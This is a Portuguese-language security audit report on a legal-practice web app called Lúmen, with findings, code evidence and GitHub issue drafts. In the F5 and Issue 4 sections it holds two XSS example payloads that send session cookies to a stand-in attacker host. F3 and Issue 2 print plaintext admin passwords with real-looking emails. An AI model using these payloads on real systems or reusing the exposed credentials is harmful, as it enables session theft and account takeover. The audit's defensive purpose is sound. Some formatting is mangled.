

RELATÓRIO DE AUDITORIA DE SEGURANÇA

Lúmen

Auditoria de código-fonte cobrindo isolamento de tenant, controle de acesso no servidor, IDOR, segredos expostos e sanitização de input (XSS).

Repositório	rodartepradoadvogados/lumen
Data da auditoria	01 de setembro de 2026
Escopo	app/, components/, lib/, prisma/, middleware.ts, vercel.json, histórico git
Stack detectada	Next.js 14 (App Router) · TypeScript · Prisma 5 + PostgreSQL · Auth JWT própria (jose) · Deploy Vercel
Metodologia	5 categorias mapeadas para a stack real do projeto (ver Nota Metodológica) — auditoria exaustiva, não amostral

Nota metodológica

O roteiro de auditoria original é escrito em termos genéricos (ex.: "RLS" para isolamento de tenant). Como o Lúmen não usa Supabase/RLS, cada categoria foi mapeada para o equivalente real da stack detectada antes de iniciar a varredura:



Categoria	Equivalente detectado nesta stack
Banco sem tranca (isolamento de tenant)	Sem RLS (Postgres puro via Prisma, sem Supabase). Mapeado como: toda query Prisma que devolve dado precisa filtrar por `officeld` do usuário autenticado, direto ou via relação; validado sistematicamente nos 58 arquivos <code>lib/actions/*.ts</code> e 55 arquivos <code>app/api/**/*.route.ts</code> .
Permissão definida no navegador	Auth própria via JWT (<code>lib/auth.ts</code>) + Server Components/Actions do App Router — o "servidor" é o corpo da própria Server Action ou do handler de rota, não um middleware separado. Cruzado todo gate de UI (<code>isAdmin/isPlatformOwner/financeAccess</code>) com a validação correspondente na Server Action/rota chamada.
IDOR	Toda função que recebe um <code>id/xxId</code> e faz <code>update/delete/find</code> deve validar posse via <code>where</code> com <code>officeld</code> , um <code>findFirst</code> prévio com <code>officeld</code> , ou um helper <code>isXInOffice</code> de <code>lib/officeScope.ts</code> .
Chaves expostas	Sem Docker/Helm/Terraform neste repositório (deploy via Vercel, <code>vercel.json</code>). Mapeado como: <code>grep</code> por padrões de chave em código/config/docs, auditoria de defaults inseguros em <code>process.env.X</code> , e varredura do histórico do git (100% dos 39 commits).
Inputs sem tratamento (XSS)	Frontend React (Next.js App Router) — mapeado como <code>dangerouslySetInnerHTML</code> , <code>href/src</code> de URL controlada pelo usuário, <code>eval/new Function</code> ; e, no backend, interpolação de dado de usuário em templates HTML de e-mail sem escape.

Auditoria exaustiva, não amostral: os 58 arquivos de Server Actions (`lib/actions/*.ts`) e as 55 rotas de API (`app/api/**/*.route.ts`) foram lidos integralmente para as categorias 1, 2 e 3. Sem Docker/Helm/Terraform neste repositório — deploy é feito via Vercel (`vercel.json`).

Resumo executivo



Achados por severidade e por categoria



Total de **5 achados confirmados** em código real, verificados linha a linha — nenhum de severidade crítica. A categoria 2 (permissão definida no navegador) não apresentou nenhum achado: todo gate de UI encontrado tem verificação equivalente no servidor.

Pontos fortes

O que foi verificado e está corretamente protegido — evidência da cobertura da auditoria:

- **1. Isolamento de tenant** — 113 de 113 arquivos auditados (58 lib/actions/*.ts + 55 app/api/**/route.ts) filtram consistentemente por `officeld`; os helpers `isXInOffice` de `lib/officeScope.ts` são usados sistematicamente antes de vincular qualquer FK secundária vinda do cliente. Nenhum uso de `$queryRaw/$executeRaw` nesses diretórios.
- **2. Permissões no servidor** — Nenhum achado. Todas as 13 rotas `app/api/admin/*` e as 14 rotas de cron exigem `isPlatformOwner/isAdmin` e/ou um segredo de ambiente `fail-closed`. As Server Actions financeiras e de gestão de equipe revalidam `isAdmin/financeAccess` no servidor mesmo com a UI já escondendo os controles.
- **3. IDOR** — Mesma cobertura de 113 arquivos; toda função de exclusão, baixa de pagamento, conclusão de tarefa e arquivamento confirma posse via `officeld` antes de agir — a única exceção é o Achado F1 (severidade baixa).
- **4. Segredos** — `AUTH_SECRET`, `CRON_SECRET` (13 rotas), `ASAAS_WEBHOOK_TOKEN`, `MIGRATION_SECRET` e `PAINEL_MESTRE_SETUP_SECRET` seguem disciplina `fail-closed` correta. Nenhum arquivo `.env` real foi commitado no histórico do git (39 commits, cobertura de 100%); nenhum client secret OAuth hardcoded — todos vêm de `process.env`.
- **5. XSS** — `sanitizeRichTextHtml` (`lib/richText.ts`) é aplicado corretamente no único ponto de escrita de `Anotacao.content` e de `Task.description`. Nenhuma ocorrência de `eval()/new Function()` em todo o código-fonte. Projeto não usa biblioteca de Markdown.

Pontos fracos — riscos centrais

- Um webhook externo (WhatsApp) aceita dado não autenticado quando um segredo opcional não está configurado — padrão divergente do resto do projeto, que é consistentemente `fail-closed`.
- Duas superfícies de XSS armazenado (e-mail HTML e protocolo javascript: em campos de URL) não têm um ponto central de sanitização, ao contrário do que já existe para o editor de texto rico (`lib/richText.ts`).
- Credenciais reais e sensíveis (senha de administradores) vivem em texto puro no histórico do git via `prisma/seed.ts`.

Achados detalhados

Cada achado foi verificado lendo o código real antes de ser incluído neste relatório.

Sev.	Categoria / Arquivo:linha	Descrição
Baixa	3. IDOR app/api/perfil/foto/[userId]/route.ts:10-16	Rota de foto de perfil sem exigir sessão autenticada A rota busca a foto de perfil de QUALQUER usuário da plataforma a partir de um userId na URL, sem chamar getCurrentUser() e sem checar officelId — é a única rota sensível do sistema, entre 113 arquivos auditados, sem nenhuma verificação de sessão.
Alta	4. Segredos expostos lib/whatsapp.ts:148-150 (usado por app/api/whatsapp/route.ts)	Verificação de assinatura do webhook do WhatsApp falha aberta sem WHATSAPP_APP_SECRET verifySignature() retorna true (assinatura válida) quando a variável de ambiente WHATSAPP_APP_SECRET não está configurada, em vez de recusar a requisição — padrão oposto ao do webhook do Asaas (fail-closed) e ao do próprio AUTH_SECRET do projeto.
Alta	4. Segredos expostos prisma/seed.ts:43-68	Senhas reais em texto puro versionadas no histórico do git O script de seed cria contas de administrador com nome, e-mail e número de OAB reais dos sócios do escritório, com senhas fracas e previsíveis em texto puro hardcoded no código-fonte.
Média	5. XSS / Input sem tratamento lib/email.ts:536-541; lib/actions/tasks.ts:452; lib/notificationOutboxDrain.ts:30-33; lib/comunicadosVarredura.ts	Texto de usuário interpolado sem escape em HTML de e-mail Comentários com @menção (addComment, sem nenhuma sanitização), títulos/descrições de tarefa e nomes de cliente — todos texto livre digitável por qualquer usuário do escritório — são interpolados diretamente em templates HTML de e-mail (resumo diário, notificação de menção, comunicados) sem escapar `<`, `>` ou `&`.
Alta	5. XSS / Input sem tratamento components/AgendaView.tsx:727 (Task.meetingUrl); app/(app)/processos/[id]/page.tsx:487 (Case.tribunalLink)	Protocolo javascript: não bloqueado em campos de URL — XSS armazenado Os campos Task.meetingUrl (link de reunião) e Case.tribunalLink (link do sistema do tribunal/órgão) são preenchidos livremente pelo usuário via <input type="url"> — que não recusa o esquema javascript: — e renderizados direto em <a href> sem validar o protocolo, tanto na gravação (Server Action) quanto na renderização.

Evidência e detalhamento por achado

Baixa**F1 — Rota de foto de perfil sem exigir sessão autenticada**

app/api/perfil/foto/[userId]/route.ts:10-16

```
export async function GET(_request: Request, { params }: { params: { userId: string } }) {
  const user = await prisma.user.findUnique({ where: { id: params.userId }, select: { photoUrl: true } });
};
if (!user?.photoUrl) return new Response("Foto não encontrada", { status: 404 });
return NextResponse.redirect(user.photoUrl);
}
```

Por que é explorável: Qualquer requisição HTTP, mesmo sem login algum, com um userId (CUID) válido de qualquer escritório-cliente da plataforma, recebe um redirect 302 para a URL pública da foto de perfil daquele usuário — confirma a existência do ID e vaza dado pessoal cross-tenant sem qualquer credencial.

Condições: Nenhuma — a única condição é conhecer/adivinhar um userId (CUID) válido.

Correção sugerida: Adicionar ``const viewer = await getCurrentUser(); if (!viewer) return new Response(null, { status: 401 });`` no início do handler.

Alta**F2 — Verificação de assinatura do webhook do WhatsApp falha aberta sem WHATSAPP_APP_SECRET**

lib/whatsapp.ts:148-150 (usado por app/api/whatsapp/route.ts)

```
export function verifySignature(rawBody: string, signatureHeader: string | null): boolean {
  const secret = process.env.WHATSAPP_APP_SECRET;
  if (!secret) return true; // sem secret configurado → não valida
  ...
}
```

Por que é explorável: O .env.example documenta essa variável como opcional ("deixe em branco para manter a integração dormente"). Se ficar ausente em produção enquanto o módulo WhatsApp de um escritório real já está ativo (phoneNumberId cadastrado em WhatsappConfig), qualquer requisição POST não autenticada para /api/whatsapp com esse phone_number_id é aceita como mensagem legítima — permitindo forjar mensagens em conversas de Atendimento de um escritório real, sem nenhuma credencial.

Condições: WHATSAPP_APP_SECRET ausente em produção (estado documentado como aceitável) + módulo WhatsApp ativo em ao menos um escritório.

Correção sugerida: Inverter o padrão para fail-closed: recusar (401) quando o secret não estiver configurado, igual ao webhook do Asaas.

Alta**F3 — Senhas reais em texto puro versionadas no histórico do git**

prisma/seed.ts:43-68

```
email: "jairo@rodarteprado.com.br", ... passwordHash: await bcrypt.hash("Goiabada1#", 10), isAdmin: true,
email: "rodrigo@rodarteprado.com.br", ... passwordHash: await bcrypt.hash("Goiabada1", 10), isAdmin: true,
```

Por que é explorável: Qualquer pessoa com acesso de leitura ao repositório tem, em texto puro e permanentemente no histórico do git, uma senha fraca associada a uma identidade real e a um e-mail real de administrador do sistema — risco de reuso de senha e de credencial ativa caso o seed seja executado contra um banco alcançável.

Condições: Acesso de leitura ao repositório (interno ou por vazamento) + reuso da senha em algum ambiente real, ou execução do seed contra um banco acessível.

Correção sugerida: Gerar senha aleatória por execução (ou ler de variável de ambiente só de desenvolvimento) em vez de valor fixo associado a pessoa real; considerar reescrever o histórico do git para remover as senhas atuais.

Média

F4 — Texto de usuário interpolado sem escape em HTML de e-mail

```
lib/email.ts:536-541;          lib/actions/tasks.ts:452;          lib/notificationOutboxDrain.ts:30-33;  
lib/comunicadosVarredura.ts
```

```
content: data.content, // lib/actions/tasks.ts:452 – sem sanitizeRichTextHtml  
`<p ...>${i.title}</p>${i.subtitle ? `<p ...>${i.subtitle}</p>` : ""}` // lib/email.ts:536-541
```

Por que é explorável: Um usuário escreve um comentário como '@Maria '; o conteúdo é gravado sem sanitização e, no próximo resumo diário da pessoa mencionada, injetado cru no HTML do e-mail. Clientes de e-mail que renderizam HTML e não bloqueiam onerror executam o payload; mesmo quando bloqueiam scripts, permanece um vetor de phishing (links/botões falsos).

Condições: Qualquer usuário autenticado do escritório (não precisa ser admin) + destinatário do e-mail com cliente que renderize HTML.

Correção sugerida: Escapar '<', '>', '&' de todo valor de usuário antes de interpolar em HTML de e-mail — idealmente um helper escapeHtml() central usado por lib/email.ts, lib/notificationOutboxDrain.ts e lib/comunicadosVarredura.ts.

Alta

F5 — Protocolo javascript: não bloqueado em campos de URL — XSS armazenado

```
components/AgendaView.tsx:727          (Task.meetingUrl);          app/(app)/processos/[id]/page.tsx:487  
(Case.tribunalLink)
```

```
<a href={t.meetingUrl} target="_blank" rel="noopener noreferrer">■ {t.meetingUrl}</a>  
<a href={c.tribunalLink} target="_blank" rel="noopener noreferrer">■ Acessar sistema do tribunal</a>
```

Por que é explorável: Um usuário com permissão de criar/editar Processo ou Tarefa define o link como 'javascript:fetch("https://atacante/roubo?c="+document.cookie)'. Um colega que clique executa o script no contexto autenticado do Lúmen (cookie de sessão, chamadas à API). No caso do tribunalLink o botão tem texto fixo — a vítima nunca vê a URL real antes de clicar.

Condições: Requer clique da vítima (não é zero-click); usuário malicioso precisa ter permissão de criar/editar Processo ou Tarefa (não é restrito a admin na maioria dos escritórios).

Correção sugerida: Validar o protocolo (permitir só http/https:) tanto ao salvar (Server Action) quanto ao renderizar, recusando ou neutralizando qualquer outro esquema.

Recomendações priorizadas

Prior.	Recomendação	Achado
P1	Inverter o webhook do WhatsApp (lib/whatsapp.ts) para fail-closed quando WHATSAPP_APP_SECRET estiver ausente — hoje é o único ponto de entrada externo do sistema que aceita dado não autenticado por padrão.	F2
P1	Validar o protocolo de Task.meetingUrl e Case.tribunalLink (permitir só http/https:) antes de salvar e ao renderizar como link clicável.	F5
P1	Remover as senhas reais de prisma/seed.ts e gerar credenciais aleatórias por execução; avaliar necessidade de reescrever o histórico do git.	F3
P2	Criar um helper central de escape de HTML e aplicá-lo em todos os pontos de montagem de e-mail (lib/email.ts, lib/notificationOutboxDrain.ts, lib/comunicadosVarredura.ts) que interpolam texto livre de usuário.	F4
P2	Exigir sessão autenticada (getCurrentUser) em app/api/perfil/foto/[userId]/route.ts.	F1
P3	Documentar como padrão de engenharia que todo novo endpoint de webhook/integração externa deve ser fail-closed por padrão (seguindo o modelo já usado por CRON_SECRET e ASAAS_WEBHOOK_TOKEN).	—
P3	Adicionar um lint/CI check que sinalize qualquer dangerouslySetInnerHTML novo para revisão manual, dado o baixo número atual (4 ocorrências) e o valor de manter essa disciplina.	—

Issues para o GitHub

Texto completo em Markdown, pronto para copiar e colar em uma nova issue do repositório.

Issue 1 de 5

--- ISSUE 1 ---

****Título:**** [Segurança] Webhook do WhatsApp aceita requisições não autenticadas quando WHATSAPP_APP_SECRET não está configurado

****Labels:**** security, alta

Problema

`verifySignature()` em `lib/whatsapp.ts:148-150` retorna `true` (assinatura válida) quando a variável de ambiente `WHATSAPP\_APP\_SECRET` não está configurada, em vez de recusar a requisição. Essa função protege `app/api/whatsapp/route.ts`, a rota que ingere mensagens externas via `ingestIncomingWhatsapp` e cria/atualiza `Attendance`/`WhatsappMessage` no banco de um escritório real.

É explorável porque o `.env.example` documenta essa variável como opcional ("deixe em branco para manter a integração dormente") — ou seja, o estado "ausente em produção" é tratado como aceitável no projeto, mas na prática deixa a rota aceitando POSTs não autenticadas sempre que um escritório já tiver ativado o módulo WhatsApp (com um `phoneNumberId` cadastrado).

Evidência

```
`lib/whatsapp.ts:148-150`
````ts
export function verifySignature(rawBody: string, signatureHeader: string | null): boolean {
 const secret = process.env.WHATSAPP_APP_SECRET;
 if (!secret) return true; // sem secret configurado → não valida

}
```

#### ## Impacto

Um atacante sem nenhuma credencial pode enviar requisições forjadas para `/api/whatsapp` com um `phone\_number\_id` válido e injetar mensagens em conversas de Atendimento de um escritório real, contaminando o histórico de comunicação com clientes.

#### ## Sugestão de correção

Inverter o padrão para fail-closed, igual ao webhook do Asaas (`ASAAS\_WEBHOOK\_TOKEN`, `lib/asaas.ts`): recusar (401) quando `WHATSAPP\_APP\_SECRET` não estiver configurado, em vez de aceitar tudo.

#### ## Critérios de aceite

- [ ] `verifySignature()` retorna `false` quando `WHATSAPP\_APP\_SECRET` está ausente
- [ ] `app/api/whatsapp/route.ts` responde 401/403 quando a assinatura é inválida ou ausente
- [ ] Documentação (`env.example`, README relevante) deixa de descrever a variável como "opcional"
- [ ] Teste automatizado cobrindo o caso "secret ausente → requisição recusada"

--- FIM ISSUE 1 ---

### Issue 2 de 5

--- ISSUE 2 ---

**\*\*Título:\*\*** [Segurança] Senhas reais em texto puro versionadas em prisma/seed.ts

**\*\*Labels:\*\*** security, alta

#### ## Problema

`prisma/seed.ts:43-68` cria contas de administrador com nome, e-mail e número de OAB reais dos sócios do escritório, com senhas fracas e previsíveis em texto puro hardcoded diretamente no código-fonte, versionadas permanentemente no histórico do git.

#### ## Evidência

```
`prisma/seed.ts:52` e `prisma/seed.ts:65`
```ts
email: "jairo@rodarteprado.com.br", ... passwordHash: await bcrypt.hash("Goiabada1#", 10), isAdmin: true,
email: "rodrigo@rodarteprado.com.br", ... passwordHash: await bcrypt.hash("Goiabada1", 10), isAdmin: true,
```

Impacto

Qualquer pessoa com acesso de leitura ao repositório tem, em texto puro, uma senha fraca associada à identidade real de administradores do sistema. Risco de reuso de senha em outro ambiente e de credencial ativa e conhecida publicamente caso o seed seja executado contra um banco acessível (dev/staging compartilhado, por exemplo).

Sugestão de correção

Gerar senha aleatória a cada execução do seed (ou ler de uma variável de ambiente só de desenvolvimento, nunca commitada) em vez de valor fixo ligado a pessoa real. Avaliar, à parte, se vale reescrever o histórico do git para remover as senhas atuais (rotacionando as senhas reais dessas contas como precaução, já que o hash + a senha em claro convivem no mesmo repositório).

Critérios de aceite

- [] `prisma/seed.ts` não contém mais senha literal associada a pessoa real
- [] Senha de seed passa a ser gerada aleatoriamente ou lida de env var de desenvolvimento
- [] Senhas reais das contas de Jairo e Rodrigo são rotacionadas em produção como precaução

--- FIM ISSUE 2 ---
```

## Issue 3 de 5

--- ISSUE 3 ---

```
Título: [Segurança] javascript: não bloqueado em campos de URL de usuário (meetingUrl, tribunalLink) – XSS armazenado

Labels: security, alta

Problema

Os campos `Task.meetingUrl` (link de reunião online) e `Case.tribunalLink` (link do sistema do tribunal/órgão) são preenchidos livremente pelo usuário via `
```

**## Critérios de aceite**

- [ ] Server Actions que gravam `meetingUrl`/`tribunalLink` rejeitam ou neutralizam qualquer protocolo diferente de http/https:
- [ ] Registros já existentes com protocolo inseguro são identificados/corrigidos (migração de dado)
- [ ] Teste automatizado cobrindo submissão de `javascript:...` nesses dois campos

--- FIM ISSUE 3 ---

## Issue 4 de 5

--- ISSUE 4 ---

**\*\*Título:\*\*** [Segurança] Conteúdo de usuário interpolado sem escape em e-mails HTML (comentários, tarefas, comunicados)

**\*\*Labels:\*\*** security, média

**## Problema**

Texto livre digitado por qualquer usuário do escritório – comentários com `@menção` (sem nenhuma sanitização em `addComment`), título/descrição de tarefa e nome de cliente – é interpolado diretamente em templates HTML de e-mail (resumo diário, notificação de menção, comunicados automáticos) sem escapar `<`, `>` ou `&`.

**## Evidência**

`lib/actions/tasks.ts:452` – grava sem sanitização:

```
``ts
```

```
const comment = await prisma.comment.create({ data: { content: data.content, ... } });
```

```
``
```

`lib/email.ts:536-541` (`digestSection`) – interpola cru:

```
``ts
```

```
`<p ...>${i.title}</p>${i.subtitle ? `<p ...>${i.subtitle}</p>` : ""}`
```

```
``
```

Mesmo padrão em `lib/notificationOutboxDrain.ts:30-33` e nos eventos de `lib/comunicadosVarredura.ts` (PRAZO\_HOJE, AUDIENCIA\_24H, HONORARIO\_A\_RECEBER etc.), que usam `lib/emailTemplateRender.ts:53-84`.

**## Impacto**

Um usuário insere um comentário como `@Maria <img src=x onerror=fetch('https://atacante/x?c='+document.cookie)>`. No próximo resumo diário enviado à pessoa mencionada, o payload é injetado cru no HTML do e-mail. Em clientes de e-mail que renderizam HTML e não bloqueiam `onerror`, o script executa; mesmo quando bloqueiam, o vetor permanece útil para phishing (links/botões falsos disfarçados de notificação legítima do Lúmen).

**## Sugestão de correção**

Criar um helper central `escapeHtml()` e aplicá-lo a todo valor de usuário antes de interpolar em HTML de e-mail, nos três pontos listados acima.

**## Critérios de aceite**

- [ ] Helper `escapeHtml()` criado e testado (cobre `<`, `>`, `&`, aspas)
- [ ] `lib/email.ts`, `lib/notificationOutboxDrain.ts` e `lib/comunicadosVarredura.ts` aplicam o helper a todo campo de texto livre de usuário
- [ ] Teste automatizado confirmando que um comentário com HTML malicioso chega escapado no corpo do e-mail gerado

--- FIM ISSUE 4 ---

## Issue 5 de 5

--- ISSUE 5 ---

**\*\*Título:\*\*** [Segurança] Rota de foto de perfil não exige autenticação

**\*\*Labels:\*\*** security, baixa

**## Problema**

`app/api/perfil/foto/[userId]/route.ts` busca a foto de perfil de qualquer usuário da plataforma a partir do `userId` na URL, sem chamar `getCurrentUser()` nem checar `officeId` — é a única rota sensível do sistema, entre 113 arquivos auditados (58 Server Actions + 55 rotas de API), sem nenhuma verificação de sessão.

#### ## Evidência

```
`app/api/perfil/foto/[userId]/route.ts:10-16`
` ``ts
export async function GET(_request: Request, { params }: { params: { userId: string } }) {
 const user = await prisma.user.findUnique({ where: { id: params.userId }, select: { photoUrl: true } });
 if (!user?.photoUrl) return new Response("Foto não encontrada", { status: 404 });
 return NextResponse.redirect(user.photoUrl);
}
` ``
```

#### ## Impacto

Qualquer requisição, mesmo sem login, para um `userId` (CUID) válido de qualquer escritório-cliente recebe um redirect para a foto de perfil daquele usuário — confirma a existência do ID e vaza dado pessoal cross-tenant sem qualquer credencial. Impacto prático limitado (o Blob Store do projeto já é público por design e o CUID não é enumerável em sequência), mas é uma quebra do padrão de segurança seguido em todo o restante do código.

#### ## Sugestão de correção

Adicionar `const viewer = await getCurrentUser(); if (!viewer) return new Response(null, { status: 401 });` no início do handler — não é necessário restringir por `officeId`, apenas exigir sessão válida.

#### ## Critérios de aceite

- [ ] Rota retorna 401 para requisição sem sessão válida
- [ ] Comportamento para usuário autenticado permanece inalterado

--- FIM ISSUE 5 ---